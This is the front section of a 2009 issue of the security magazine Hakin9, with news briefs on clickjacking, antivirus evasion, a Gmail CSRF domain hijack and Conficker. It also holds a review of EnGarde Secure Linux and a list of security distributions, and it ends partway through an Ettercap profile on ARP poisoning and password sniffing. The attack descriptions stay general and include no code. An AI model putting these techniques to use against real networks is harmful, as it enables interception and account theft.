FREE CD INSIDE ENGARDE SECURE LINUX 3.0.22 | PASSWARE ENCRYPTION ANALYZER | ADVANCED SYSTEM PROTECTOR

HAKIN9 2/2009 (21)

HAKIN9

PRACTICAL PROTECTION HARD CORE IT SECURITY MAGAZINE

THE REAL WORLD CLICKJACKING
DO NOT CLICK ANY LINKS

PRACTICAL & TIPS & TRICKS INSIDE

ANALYZING MALWARE
HOW TO INFILTRATE AND CONTROL A COMPUTER SYSTEM

BYPASSING CORPORATE FIREWALLS
METASPLOIT = MULTIPURPOSE

APPLE SUPER DRIVE
A SIMPLE HACK WITH BIG PAYOFFS

BACKDOORING FRAMEWORKS
GETTING TO THE ENGINE THROUGH THE FRAME

MUST-HAVE 2 GREAT APPLICATIONS
- PASSWARE ENCRYPTION ANALYZER
- ADVANCED SYSTEM PROTECTOR

Clickjacking Attack · Backdooring Frameworks · Analyzing Malware · Apple Super Drive · Metasploit

Issue 2/2009 (21)
Vol. 4 No. 2 14.99USD
Bimonthly ISSN 1733-7186

PLUS

SIMPLE & SECURE REMOTE MANAGEMENT USING WEBTOOL
EnGarde Secure Linux offers many unique advantages as a platform for secure Internet services.

un·prec·e·dent·ed (ŭn-prĕs’ĭ-dĕn’tĭd) adj.

- having no previous example; novel; unparallelled.

CONTENTS

Hakin9 team

Editor in Chief: Ewa Dudzic *ewa.dudzic@hakin9.org*
Executive Editor: Monika Świątek *monika.swiatek@hakin9.org*
Editorial Advisory Board: Matt Jonkman, Rebecca Wynn, Rishi Narang, Shyaam Sundhar, Terron Williams, Steve Lape, Peter Giannoulis

DTP: Ireneusz Pogroszewski, Przemysław Banasiewicz,
Art Director: Agnieszka Marchocka *agnieszka.marchocka@hakin9.org*
Cover's graphic: Łukasz Pabian
CD: Rafał Kwaśny rafal.kwasny@gmail.com

Proofreaders: Neil Smith, Steve Lape, Michael Munt, Monroe Dowling, Kevin Mcdonald, John Hunter, Michael Paydo, Kosta Cipo
Top Betatesters: Joshua Morin, Michele Orru, Clint Garrison, Shon Robinson, Brandon Dixon, Justin Seitz, Donald Iverson, Matthew Sabin, Stephen Argent, Aidan Carty, Rodrigo Rubira Branco, Jason Carpenter, Martin Jenco, Sanjay Bhalerao, Avi Benchimol, Rishi Narang, Jim Halfpenny, Graham Hili, Daniel Bright, Conor Quigley, Francisco Jesús Gómez Rodríguez,Julián Estévez, Flemming Laugaard, Chris Gates, Chris Griffin, Alejandro Baena, Michael Sconzo, Laszlo Acs, Nick Baronian, Benjamin Aboagye, Bob Folden, Cloud Strife, Marc-Andre Meloche, Robert White, Sanjay Bhalerao, Sasha Hess, Kurt Skowronek, Bob Monroe, Chris Misztur, Michael Holtman, Pete LeMay, James Broad

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Paweł Marciniak
Production Director: Marta Kurpiewska *marta.kurpiewska@hakin9.org*
Marketing Director: Ewa Dudzic *ewa.dudzic@hakin9.org*
Circulation and Subscription Manager: Ilona Lepieszka *ilona.lepieszka@hakin9.org*
Subscription: *customer_service@hakin9.org*

Publisher: Software Wydawnictwo Sp.z.o.o
02-682 Warszawa, ul. Bokserska 1
Worldwide publishing
Business addres: Software Media LLC
1521 Concord Pike, Suite 301 Brandywine
Executive Center Wilmington, DE 19803 USA
Phone: 1 917 338 3631 or 1 866 225 5956
www.hakin9.org/en

Software Media LLC is looking for partners from all over the World. If you are interested in cooperating with us,please contact us at: *cooperation@hakin9.org*

Print: 101 Studio, Firma Tęgi Printed in Poland

Distributed in the USA by: Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134, Tel: 239-949-4450.
Distributed in Australia by: Gordon and Gotch, Australia Pty Ltd., Level 2, 9 Roadborough Road, Locked Bag 527, NSW 2086 Sydney, Australia, Phone: + 61 2 9972 8800,

To create graphs and diagrams we used smartdraw.com program by SmartDraw

Cover-mount CD's were tested with AntiVirenKit by G DATA Software Sp. z o.o
The editors use automatic DTP system ADPOS
Mathematical formulas created by Design Science MathType™

Knowledge is a wonderful thing

We all need to learn how to apply our knowledge, as well as to keep it up-to-date with the ever-changing advances in computing and technology. Here at Hakin9 magazine we sometimes publish difficult and slippery topics and we are forced to switch between White hats and Black hats on a regular basis. People ask us, *Where is the morality with what you do?* The editors at Hakin9 have to play the difficult moral game of determining what is good and what is bad in order to provide the best articles to our viewers.

In that context, this issue of Hakin9 you will find a number of valuable articles that you can choose from. Marco describes a real world example of a Clickjacking attack – a vulnerability that never seems to go away. Robert Hansen and Jeremiah Grossman prove that Clickjacking is still dangerous and will make you think twice before clicking on that next link. Marco will show you how to avoid click stealing. While Antonio claims that it is more interesting to find a web server that you can easily hack Frameworks on. His article on Backdooring Frameworks, demonstrates how to inject a backdoor inside the Membership Authentication service. You will also find an article by Mary Ellen, which explains how benchmarking your Physical Security can affect your environment. She shows us that it is not hard to find how many threats are poised to attack us everyday. Some are the result of system or software imperfections, others are caused by human errors and mistakes. It is never too late to learn new topics or to improve on our knowledge to make our environment safer.

Hakin9 magazine is here to help you expand your knowledge and to stay informed of computing vulnerabilities, whether you wear a White or Black Hat. Our job is simply to provide you with the knowledge. It is your decision on how you use that knowledge. If you have any ideas you would like to share with us, please write to us at *editors@hakin9.org*.

Kind regards
Hakin9 Team

BASICS

ATTACK

CONTENTS

Credits to NNP

In Hakin9 issue 5/2008 print editions we published an article about VoIPER: VoIP Exploit Research Toolkit and, due to our error we included wrong name of the article author, by mistake. We apologise to NNP for this error.

We would like to thank NNP for collaborating with the Hakin9 team and writing an article on VoIPER: VoIP Exploit Research Toolkit.

REGULARS

IN BRIEF

ACUSENSOR TECHNOLOGY TO UNVEIL MORE VULNERABILITIES

The new Acunetix Acusensor technology is meant to give Automated black blox scanning tools sensors located on server side in order to identify many more vulnerabilities within the code.

The increased accuracy is achieved by combining black box scanning techniques with feedback from the server side.

The application sensors are placed inside the scanned application and can rewrite the source code of the application.

For example, sensors will rewrite various database access functions and inspect the values passed, being able to reliably detect SQL injection vulnerabilities.

It's the first solution of this kind and one of the most important improvements in automated scanning tools in years.

This new technology has proved to be very effective. As more information is provided as to where in the code a vulnerability lies, an opportunity is given for a quick solution.

Acusensor first appeared in Acunetix WVS 6 supporting PHP and .NET.

SCRIPT FRAGMENTATION TO BYPASS ANTIVIRUS

A simple but clever research has been published by Stephan Chenette of Websense to demonstrate that bypassing gateway and desktop antivirus is possible by breaking down malware code into smaller pieces to be downloaded from different streams. *What this attack enables you to do is really get exploit code from the server into the browser memory and trigger the exploit* Chenette said.

The code in charge of downloading the malware will look like any other harmless javascript code while using XHR to download the real malware few bytes at a time.

The attack, which has not been seen in the wild by Websense, works on all the major browsers. Since it's not a web browser vulnerability, a solution is not to be expected. The approach mainly exploits the way browsers and antiviruses are built.

GMAIL FLAW IN EMAIL FILTERS CAN MAKE YOU LOSE YOUR DOMAIN

The flaw discovered in Gmail is one you should really be concerned of. A mixture of CSRF and cross site scripting allows a blackhat to add filters in your Gmail account so that every email coming from a specific sender address gets redirected to another email address, owned by the hacker.

Proof of concepts to hijack a Godaddy domain appeared online in step by step fashion.

The hacker would first install a filter through CSRF after the cookie stealing has taken place in order to gather the session authorization token.

The session token must be stolen since the request to change the filter appears in the GET request as well.

The filter would redirect the email from Godaddy's support and then delete it from the victim's account. The hacker can then use the Godaddy Reset Password form to retrieve the Authorization code needed to change the password for the Godaddy account.

The way the filter is built, leaves no way to the victim to understand what's going on under the hood since the email is promptly deleted after redirection.

The attack is difficult but still possible. Using the NoScript addon in Firefox is a quick solution from users side.

Also checking mail filters would be a good idea at this point.

FACEBOOK SPAMMER TO PAY $873M IN FINES

Adam Guerbuez, the Facebook spammer who managed to send messages about *marijuana* and *sex toys* to millions users of the biggest social network on the Internet, has been condemned by a San Jose court in the U.S. to pay about 837 million dollars in fines. Guerbuez who didn't have a lawyer, never appeared in court. The numbers involved are important. Facebook expected revenue this year to be around 300 million dollars. Although Guerbuez is not the college-type of guy but the owner of a Canada established company, Facebook will hardly receive even a fraction of that money.

Facebook has welcomed the entity of the sentence as it should scare off other similar cases in the future.

BARACK OBAMA CELL PHONE CALLS HACKED BY VERIZON EMPLOYEES

Verizon Wireless has revealed that some exmployees have gained unauthorized access to the personal cell phone account (but that has been inactive for several months) of the President Obama.

Verizon, publicly apologized to Obama and announced that the employees were put on immediate leave.

Although no email or voice email has been accessed, the employees had access to the numbers, time of the call and duration. This adds up to the breaches into the email accounts of both Obama and Sarah Palin, back in electoral campaign months, held by unknown foreigners.

MORE INTELLIGENT PAYPAL PHISHING

Pamela is a famous Skype call management tool that provides call/video recording, call transfers and a number of other skype customizations.

According to the vendor's website, there have been 4.5 million downloads so far and counting.

The problem is that one of the user databases has been breached.

The database contained, among other undisclosed content, name of the account holder and the paypal address.

Customers' personal information gathered from the breach was used to build up a very targeted and effective phishing campaign against these users.

Real name and addresses showed up in the fake Paypal email thus inducing victims into believing in the legitimacy of the sender's identity.

The magnitude of the stolen account has been kept undisclosed by Pamela's CEO.

THE WORM THAT PROTECTS YOU FROM OTHER WORMS

Microsoft Windows flaw MS08-067 could allow remote code execution if an affected

system to receive a specially crafted RPC request.

The vulnerability has been privately disclosed to Microsoft and patched on October 2008. However a new wave of worms is hitting Server as well as XP editions of Microsoft's OS. The worm called *Conficker.A* using many different techniques to hide itself has been called the *Selfish* worm as it first infects the machine and then patches Windows to avoid further exploitation by other worms.

Conficker copies itself in the system folder using random characters, opens a random port between 1024 and 10000 and then tries to exploit other unpatched computers in the network using the RPC flaw.

Patching windows and running an AV scan will clean the computer.

WINDOWS 7 BEFORE NEXT CHRISTMAS

Microsoft's ultimate consciousness of the failure of Windows Vista is demonstrated in the rush with which the new Redmond Operating System, Windows 7, has been designed and developed.

While the exact deadline of release has been strategically kept confidential to avoid press claiming for another deadline missed, Doug Howe, Microsoft Director has confessed that the release won't be over the next holiday season in the US. This means Christmas 2009.

After the good results of the first Beta, only one release candidate is scheduled for the beginning of Summer 2009.
The new Operating system, that should succeed where Vista has failed, will bring some new security features. UAC, the so hated dialog box that pop up whenever a user tries to install new software, will be adjustable through a handy slider while still keeping the environment safe from malwares.

Further enhancement has been made to biometric authentication, when available, allowing users to manage the fingerprint data stored on the computer.

Kernel Patch Protection, Service Hardening, Data Execution Prevention, Address Space Layout Randomization, and Mandatory Integrity Levels are still kept unchanged from Windows Vista.

PKI BROKEN THROUGH MD5 COLLISION

Researchers Sotirov and others, provided practical proof of concept of a well known but till now theoretical threat: MD5 collisions.

On 30th December 2009, at the 25c3 conference in Berlin, Alex Sotirov has shown how possible it is to find a collision with one of the browser-embedded trusted root CA's signatures to build a new rogue CA capable of signing rogue websites certificates. These certificates would then be accepted by the browser advertising a completely secure and reliable connection.

This would open to a vast series of attacks including phishing.

It's the first time that this is put in place. 200 Play stations 3, using cell processor and capable of great computational power, have been used to match the MD5 hashes.

According to Verisign „The *transition to the SHA-1 algorithm came within* a few hours of the public *unveiling of an* MD5 flaw presented by researchers during the 2008 *Chaos Communication Congress* (CCC) in Berlin, rendering the MD5 flaw *ineffective for all new RapidSSL Certificates*".

TWITTER PHISHING

Twitter has managed to become the most revolutionary web 2.0 breakthrough of the 2008.

With dozens of millions of users it has now become a juicy target for phsihing activities.

Since January when Britney Spears's and Barack Obama's have been hacked to launch
phishing attempts and spread obscene websites, more and more intrusions are registered everyday involving well known accounts.

The nature of Twitter, based on the trust of the followers identity, makes it a new more appetible and easier way to steal bank account and paypal credentials. Phishing moving from email to social networks is a trend to be expected.

Watch out your followers, and the links you click.

ENGARDE SECURE LINUX

JUAN VAN DER MERWE

Engarde Secure Linux, out of the box Linux distribution built for what the name says, Secure (security). Engarde Secure Linux does just that for your server with easy to setup user restrictions, trusted hosts, Firewall protection etc via the GDWT (Guardian Digital WebTool).

Seeing the nature of Engarde is security, it still allows you to do the basics like setup and manage: local DNS, mail, web, ftp servers and backups.

ENGARDE MINIMUM SYSTEM REQUIREMENTS

I have found that like any linux distribution the hardware requirements are minimal.

Engarde developers recommend at least a Pentium series processor, 32MB of RAM. A 2GB hard drive and an Ethernet (10/100/1000) adapter. To utilize the true potential of Engarde I recommend 512MB of RAM and at least a 10GB hard drive.

INSTALLATION

A copy of the distribution can be downloaded from *http://www.engardelinux.org/*.

Registering your copy at *http://www.guardiandigital.com/*register/ has its usual benefits; mailing list, priority and instant access to new system and security updates as well as GDMS (*Guardian Digital Master Support*).

Engarde also has a LiveCD option available at the beginning of the installation which allows you to boot and run Engarde without any changes on your hard drive. It's suggested you to use the LiveCD option to test run this distribution.

The LiveCD function is setup similar to other distributions with this feature.

When doing a hard disk installation you will be asked general questions like language, the installation hard drive (automatic or manual partitioning) as well as basic packages to install, Firewall services, Web, Mail and DNS services and so forth.

You will need to supply general network information regarding your install such as IP address etc. You will have to remember the IP address as you need to configure the Engarde server from other PCs on the same network.

Access your Engarde server from another PC by simply typing the IP address you assigned at the initial stages of the installation (eg. *http://192.168.1.2:1023/*). You will then need to accept the SSL certificate and proceed with the login.

You can now setup your Trusted hosts and passwords that can access your Engarde`s Webtool (Figure 1). You're also able to manage your startup services which will run on bootup. A nice feature with Engarde is the Virtual Mail Domain




Figure 1. *Passwords and alless control*

Figure 2. *Attack graphic*

Management, where you can create and maintain your needed mail boxes.

Setting up a FTP server is also very easy using the WebTool. It contains all the necessary security features regarding unencrypted logins and access control making it very easy for the server administrator.




Figure 3. *General configuration*




Figure 4. *Selinux control*

Network attacks

EnGarde Secure Linux also uses a variety of strategies to deal with attacks originating from the server's network. EnGarde's first line of defense to these attacks is to detect and report anomalous or suspicious network activity through the use of the Snort intrusion detection program. Snort examines network packets to look for the *signatures* of potential network threats and notifies the user when they are detected. Since Snort, an open source tool, is only effective when its set of rules is kept up-to-date, EnGarde, thorough the GDSN, keeps Snort supplied with the very latest rules.

EnGarde also helps reduce network vulnerabilities resulting from improper network configurations like inadvertently opened network ports by including its own network port status utility, NetDiff, which runs the Nmap port scanner at regular intervals, compares the results, and reports changes that could open EnGarde to network attacks. While these techniques cannot prevent network attacks like *Denial of Service* attacks that overload the server by exploiting flaws in the network protocols themselves, it does allow the EnGarde user to react quickly to potential or actual network attacks and prevent serious service interruptions.

GUARDIAN DIGITAL SECURE NETWORK (GDSN)

Guardian Digital created a free, basic, easy to use way of keeping up to date with the current system updates as well as piece of mind from the experts, like advice, usefull information and valuable services.

Making sure you are always protected against cyber attacks is one of (if not the most) important aspect to a multi computer network, seeing as data loss or corporate espionage can cost your business thousands of dollars in online asset theft, lost productivity, and data recovery costs.

INTRUDER DETECTION SYSTEM

EnGarde comes with a full proactive intruder detection system, which basically does a real time scan as you go about your day to day administration operations with your EnGarde server. The system scans individual ports for unwanted activity and any intruder attempts. Think of it as the same principal as a real time virus scan on a windows computer.

The scan is easy to read and understand attack graph form which allows you to get more info on your unexpected guests. It lists attacks by multiple groups and orders like Protocol, Class, Priority, Common attacks and Port destinations (Figure 2).

FIREWALL UTILITY

Like any good and stable Linux distribution, ease of use is a big concern to the general Linux beginner.

With the EnGarde WebTool, setting up your firewall and firewall rule set is as easy as 1.2.3 Creating and maintianing port forward rule sets can be done in a matter of seconds; obviously an understanding of ports is needed when using the Web Tool firewall setup. Setting up the trusted and un-trusted list on your server could never be easier.

EnGarde also allows you to use the blacklist function which is also very handy to have (Figure 3). Click-click-click-click and you're done.

ALIAS UTILITY FOR YOUR WEB AND EMAIL SERVER

Manage and organize corporate websites and email communications quickly and easily. EnGarde's web server aliasing module allows server administrators

Security at the Kernel and Security Enhanced Linux (SELinux)

EnGarde Secure Linux begins its defense in depth at the kernel, a level neglected by many supposedly secure systems, through the comprehensive application of security policies using *Security Enhanced Linux* (SELinux). Although released in its current form relatively recently, SELinux has a substantial heritage as part of a decades-long effort to develop inherently secure or "trusted" operating systems. This largely academic effort culminated in the development and subsequent public release by the *National Security Agency* (NSA) of SELinux. The release of this previously closely-guarded security framework was both a complete surprise to the open source community and a watershed in open source security development.

Guardian Digital was among the first in the open source community to realize the revolutionary potential of SELinux policies for building a truly secure operating system. Soon after the release of SELinux, Guardian Digital committed itself to the ambitious goal of applying SELinux policies to every element of its secure operating system and to every service it offered. Guardian Digital achieved this goal with the release of EnGarde Secure Linux 3.0, among the first and most thorough implementations of SELinux.

Snooping and Eavesdropping

Not all attackers are bent on causing damage to the system. Instead, many are attempting to steal private information by listening to the system's communications within the server or over the network. One common follow-up to rootkit intrusions, for example, is to install *keylogger* programs that record the system user's keyboard input to steal passwords. Another example is network *sniffing* commonly used to intercept passwords to outside systems as well as sensitive personal information like financial data and social security numbers. EnGarde presents several defenses to this kind of unauthorized listening. First, EnGarde makes it difficult or impossible for a would-be listener to install and run *snooping* software on the system by using the combination of detection and access restrictions described above. More important, though, EnGarde prevents the listener from finding anything intelligible to listen to by using encryption for every sensitive communication and every important service.

Feature Overview

EnGarde Secure Linux achieves its unique built-in security by drawing on the worldwide resources of the open source community, selecting *best of breed* open source security tools and then carefully configuring these tools for maximum security. These tools include:

SELinux kernel-level security

EnGarde Secure Linux uses SELinux, a system of kernel-level security tools originally developed by the NSA (*National Security Agency*) to control access by processes and programs to only those resources they need to do their jobs, thereby preventing the large-scale damage that intrusions and compromises can wreak on traditional computer systems.

Guardian Digital WebTool remote administration

EnGarde Secure Linux is designed for secure and convenient remote administration using Guardian Digital's custom-designed interface, the WebTool. The WebTool streamlines and simplifies all common system administration tasks, and guides the user in maintaining securely configured Internet services.

Guardian Digital Secure Network

Users of EnGarde Secure Linux receive program updates and security patches through the *Guardian Digital Secure Network* (GDSN) using the *Guardian Digital WebTool*, thereby ensuring that their EnGarde systems remain secure.

Intrusion Detection

EnGarde Secure Linux uses the best available open source tools to detect both actual system attacks and potential threats using the both local host-based detection systems and systems that detect network-based threats.

Secure Internet services

EnGarde Secure Linux selects the best available open source programs like Apache, Postfix, and vsFTPd and then configures them for maximum security, functionality, and productivity using the Guardian Digital WebTool.

to create thousands of virtual websites to distinctly display and organize all business-critical information from a single IP address. EnGarde also gives the administrator the ability to add email server aliases, allowing the creation of thousands of virtual email domains and providing simplified management for efficient office email communications.

NETDIFF REPORTING UTILITY

Netdiff is for me, one of the quickest and easiest way to find out what has been happening on my EnGarde server, it monitors new hosts that have been added to your system and warns you about services that have been stopped as well as new ports that have been opened by a user.

Email protection and scanning on your EnGarde server.

As with most Linux security setups, scanning of emails are very important.

EnGarde, like other Linux distributions use ClamAV, SpamAssassin and Amavis to take care of the always irritating Spam.

The above mentioned packages are pretty simple to setup on your EnGarde server and the configuration is done the same as any other Linux distribution.

- ClamAV is used for scanning for viruses on your EnGarde mail server.
- SpamAssassin is basically just what the name says, scans for spam threats
- Amavisd-new is the content filter which sends the data to either the virus scanner or the spam scanner, which ever one is set to default.

ACCESS CONTROL AND SELINUX

SELinux (*Security-Enhanced Linux*) is a security module that places all applications and processes under the control of the server administrator. The SELinux Control Console can be found on the WebTool and allows the administrator to define which working environment of processes and which recsources it may access (Figure 4).

CONCLUSION

After working with different Linux and Unix distributions in the past, I found that EnGarde is by far the most unique distribution up to date.

I managed to setup my complete server in less than 30mins, there is more than enough documentation regarding EnGarde Secure Linux freely available on the net.

The security of EnGarde is of the highest level while still being able to perform the day to day functions of a normal Linux server.

EnGarde Secure Linux is a complete all in one, out of the box solution to suite any type of network.

Security Distributions		
Arudius	Arudius is a Linux live CD. The CD consists of a Zenwalk Linux base on top of which a large collection of network security testing software has been installed.	*http://www.fosstools.org/*
BackTrack	BackTrack is Linux live distribution focused on penetration testing, based on SLAX. It's evolved from the Whax and Auditor Security Collection. BackTrack consists of more than 300 different up-to-date tools which are logically structured according to the work flow of security professionals.	*http://www.remote-exploit.org/backtrack.html*
Damn Vulnerable Linux (DVL)	DVL is a Linux-based tool for both novice and professional security personnel. It was initiated for training tasks and learning IT security knowledge domains such as web vulnerability, network security, or binary vulnerability such as exploitation or shellcodes.	*http://www.damnvulnerablelinux.org*
DEFT (Digital Evidence & Forensic Toolkit)	DEFT is a Xubuntu Linux-based Computer Forensics live CD. It is a very easy to use system that includes an excellent hardware detection and the best free and open source applications dedicated to incident response and computer forensics.	*http://www.deftlinux.net*
FCCU	FCCU GNU/Linux Forensic Boot CD is based on Debian-live that contains a lot of tools suitable for computer forensic investigations, including bash scripts. The main purpose of the CD is to help the forensic analyze of computers.	*http://www.lnx4n6.be*
Frenzy	Frenzy is a portable system administrator toolkit based on FreeBSD. It generally contains software for hardware tests, file system check, security check and network setup and analysis.	*http://frenzy.org.ua/eng*
grml	grml is a bootable CD (Live-CD) originally based on Knoppix and nowadays based on Debian. grml includes a collection of GNU/Linux software especially for system administrator and users of texttools. grml provides automatic hardware detection.	*http://www.grml.org*
Helix	Helix is a customized distribution of the Knoppix Live Linux CD. Helix is more than just a bootable live CD. You can still boot into a customized Linux environment that includes customized linux kernels, excellent hardware detection and many applications dedicated to Incident Response and Forensics.	*http://www.e-fense.com/helix*
Knoppix-NSM	Knoppix-NSM is to learn about Network Security Monitoring or to deploy a NSM capability in your network based on KNOPPIX Technology.	*http://www.securixlive.com/knoppix-nsm/*
Network Security Toolkit (NST)	NST is bootable ISO live CD based on Fedora. The toolkit was designed to provide easy access to best-of-breed Open Source Network Security Applications and should run on most x86 platforms.	*http://www.networksecuritytoolkit.org*
OSWA Assistant	The OSWA-Assistant is a self-contained, freely downloadable, wireless-auditing toolkit for both IT-security professionals and End-users alike.	*http://oswa-assistant.securitystartshere.org*
OWASP Labrat	The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. The OWASP Live CD (LabRat) is a bootable CD akin to knoppix but dedicated to Application Security.	*http://www.owasp.org*
Protech	Protech is a specially designed Linux distribution for security technicians and programmers, although it can be used normally as your default desktop system. Protech ONE comes with a great variety of the best security tools for your use.	*http://www.techm4sters.org*
Samurai	The Samurai Web Testing Framework is a live linux environment that has been pre-configured to function as a web pen-testing environment. The CD contains the best of the open source and free tools that focus on testing and attacking websites.	*http://samurai.inguardians.com*

ALSO INSIDE

Hakin9 magazine always comes with a CD. At the beginning it was based on Hakin9.live distribution, then we decided to cooperate with BackTrack team and use their distro as an engine. And now we want to present EnGarde Secure Linux to you.

Hakin9 CD contains some useful hacking tools. To start using Hakin9.live simply boot your computer from the CD and see the applications, code listings. You do not need to reboot the PC – you will find the adequate directories simply exploring the CD.

APPLICATIONS

You will find the following programs in Apps directory on Hakin9 CD:

Passware Encryption Analyzer Professional scans computers and finds all the password-protected or encrypted files on a PC or over the network.

Employees often leave a company without giving a complete list of their passwords or protected files. Encryption Analyzer Professional solves this problem in a time-efficient way — a full system scan usually takes under an hour, and IT administrators get full reports on protected files. Encryption Analyzer Professional can scan systems over the network, performs scheduled scans and supports batch mode.

Encryption Analyzer Professional is integrated with Passware Kit (needs to be installed additionally), a universal password recovery software pack. This provides immediate password recovery for any and all protected files detected. Encryption Analyzer Professional is user-friendly and supports more than 100 file formats, scanning over 4,000 files per minute on an average PC.

Passware Encryption Analyzer is also available as SDK for .NET, which allows software developers to use all the features of Encryption Analyzer in their applications without extra coding.

Retail price: USD 295

http://www.lostpassword.com/

Passware

Advanced System Protector is a solution that provides complete protection to your computer from spyware, adware, malware, exploits, keyloggers, BHO's, worms and other Internet threats that may cause harm to your system. The advanced scan engine and regular signature updates ensure the best detection and minimal false positives. 'Real-time Protection Shields' protect your system from threats round-the-clock and the 'On-Execute' scan prevents malicious programs from running on your system.

Our dedicated research team makes sure that you have the latest spyware definitions to protect your system from all types of Internet threats. We have compiled a large database of spyware after years of research. It ensures that Advanced System Protector removes only the infections, not real files.

This all-in-one solution prevents against spyware infections, theft of confidential data, remote control of your system, recording of your chat conversations or browsing habits. It plugs security holes which may put your system security to compromise. Advanced System Protector uses fewer systems resources than most other products of its class.

Benefits

- Spyware, Malware and Adware Protection
- High Level of Detection
- Real-time Protection
- On Execution Scan
- Minimum False Positives
- Schedule Spyware Scans
- Uses Less System Resources
- Free Round the Clock Support

Retail price: USD 29.95

http://www.systweak.com/

Systweak

CODE LISTINGS

As it might be hard for you to use the code listings printed in the magazine, we decided to make your work with Hakin9 much easier. We place the complex code listings from the articles in code_listing directory on the CD. You will find them in directories named adequately to the articles titles.




Figure 1. *Shot encryption analyser*

Figure 2. *Advanced System Optimizer*

HAKIN9 LIVE

If you wish a program or a tool developed by you to appear on hakin9 CD, e-mail en@hakin9.org.

If the CD contents can't be accessed and the disc isn't physically damaged, try to run it in at least two CD drives.

If you have experienced any problems with this CD, e-mail: **cd@hakin9.org**

Ettercap

System: Cross-platform
License: GNU General Public License (GPL)
Purpose: Sniffing, MITM, Passive OS fingerprinting
Homepage: http://ettercap.sourceforge.net/

Ettercap is a multipurpose sniffer, ARP spoofer, and is used for Man in the Middle attacks and much more.

Quick Start. Ettercap is an open source cross platform tool written entirely in the C programming language by security assessment professionals for network analysis. It has a multitude of uses for penetration testers and hacker enthusiasts alike. Ettercap was originally designed to perform MITM (Man in the Middle) attacks. While creating the tool the authors understood that the tool could conceivably do much more and through their efforts it has evolved into the Swiss army knife of switched environment attacks.

Ettercap can be used to sniff, log and intercept traffic in a switched (or un-switched one for that matter) environment. Ettercap inherently has the ability to determine whether you are in a switched or unswitched environment. It is also a great tool to flood the LAN with ARP packets and perform ARP poisoning. Ettercap is capable of intercepting traffic on a LAN segment causing the tool to capture passwords from clear text or ciphered one like SSH and HTTPS.

Character injection can be done by establishing a connection and filtering the content by making sure the connection is synchronized, characters can be injected into a server emulating commands or to a client emulating replies.

To ensure proper operation on the *nix platform you will need to make sure that you have the following libraries installed.

Required Libraries:

- Libpcap: 0.8.1
- libnet: 1.1.2.1
- libpthread
- zlib

Optional Libraries:

